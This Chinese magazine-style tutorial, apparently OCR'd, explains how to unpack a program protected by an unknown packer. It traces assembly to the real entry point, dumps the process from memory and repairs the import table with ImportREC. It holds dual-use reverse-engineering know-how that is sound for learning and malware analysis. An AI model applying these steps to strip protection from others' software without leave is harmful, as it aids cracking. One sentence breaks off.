


图 4

我们可以看到在：

```
004AE010 >  55            push ebp
004AE011    8BEC          mov ebp,esp
............
004AE038    8BE8          mov ebp,eax
004AE03A    B8 B0B04A0>mov eax,alaqq072.004AB0B0
004AE03F    FFE0          jmp eax
004AE041    90            nop
```

前后都是一堆堆的0000，也就是说程序从入口运行到004AE03F就会jmp eax（跳向eax里的地址），看上一句的mov eax,alaqq072.004AB0B0，意识到是给eax赋值004AB0B0。那么我们就可以大致明白这段代码的目的了，如图5所示。




图 5

二、找程序真正入口

接下来我们就把光标移到004AE03F FFE0 jmp eax按F4，使程序运行到004AE03F，再按F8单步跳过，使程序跳到004AB0B0 60 pushad。来到004AB0B0后继续看代码，这里的代码比较多也复杂，经验告诉我们可以先不急于分析代码，先直接向下找长转跳和变形长转跳，因为找到的跳很有可能是跳向程序真正入口的。

```
004AB0B0    60            pushad
004AB0B1    BE 00C0460>mov esi,alaqq072.0046C000
004AB0B6    8DBE 0050F>lea edi,dword ptr ds:[esi+FFF95000]
.............
004AB214    FF96 A0CD0>call dword ptr ds:[esi+ACDA0]
004AB21A    61            popad
004AB21B  ^ E9 0C8BFCF>jmp alaqq072.00473D2C
004AB220    38B2 4A004>cmp byte ptr ds:[edx+B248004A]
```

看004AB21B ^ E9 0C8BFCF>jmp alaqq072.00473D2C，从004AB21B跳到00473D2C。那应该就是它了，这里就应该是程序的真实入口了！

三、在内存中Dump出脱壳程序

我们再将光标移到004AB21B，按F4，程序运行到004AB21B。如果我们找对了那么真正的程序将在内存中被解压，只要在内存

中把程序Dump出来就可以了，如图6。




图6

点击“脱壳在当前调试的进程”，进入Dump参数设置，将入口修改为AB21B，如图7。




图7

点“脱壳之”，保存文件为un.exe，不要着急运行程序，这时的程序还无法运行，要修复一下输入表才可以正常运行。




图8

四、修复输入表

运行ImportREC来修复输入表，如图8。

选取程序alaqq0720.exe，将“IAT所需信息”中的OEP改成图7中的AB21B，再点“获得输入信息”，会看到“输入函数”中的所有函数都有效，再点“修理抓取文件”，选择刚才Dump出来的un.exe，在ImportREC的日志中可以看到un_.exe保存成功，如图9。




图9

好了现在运行un_.exe一切正常，脱壳完毕！查看文件大小，如图10。




图10

再分别用PEID和language2k查壳，如图11。

PEID没有发现，language2k查出程序是用DELPHI编译，压缩加密，也没有发现。这就可以说明我们脱壳成功。




图11

五、总结

本文主要是探讨一下软件的手动脱未知壳的一般方法和步骤。主要思路是：正确分析程序壳运行流程，读懂汇编代码，找到真正的程序入口，在内存中Dump出脱壳程序，修复输入表，使程序能正常运行。这需要有一定的汇编语言基础、要了解程序结构、对壳的原理及作用有一定了解。希望大家通过不断的学习能有所收获，或许读完全文我们能够发现几个问题：

1. 为什么开始时用PEID查壳，显示的结果是Microsoft Visual C++编译？

2. 在图4中那段代码有什么意义，前后都是0000，只是完成一个jmp，似乎是多余的啊？

3. “EP区段”里的edata又有什么作用，为什么脱壳后在图11中，“EP区段”变成了QQX1？

4. 通过脱壳后发现程序是用DELPHI编译，那程序又

下一次我们就来具体分析一下如何伪装欺骗PEID和怎样去伪装。这需要对exe文件结构有所了解，我会在下一次详细讲解！

（本文涉及到的相关编译程序alaqq0720.exe、un.exe、un_.exe等，光盘有收录）

如何防范暴破

刘奇

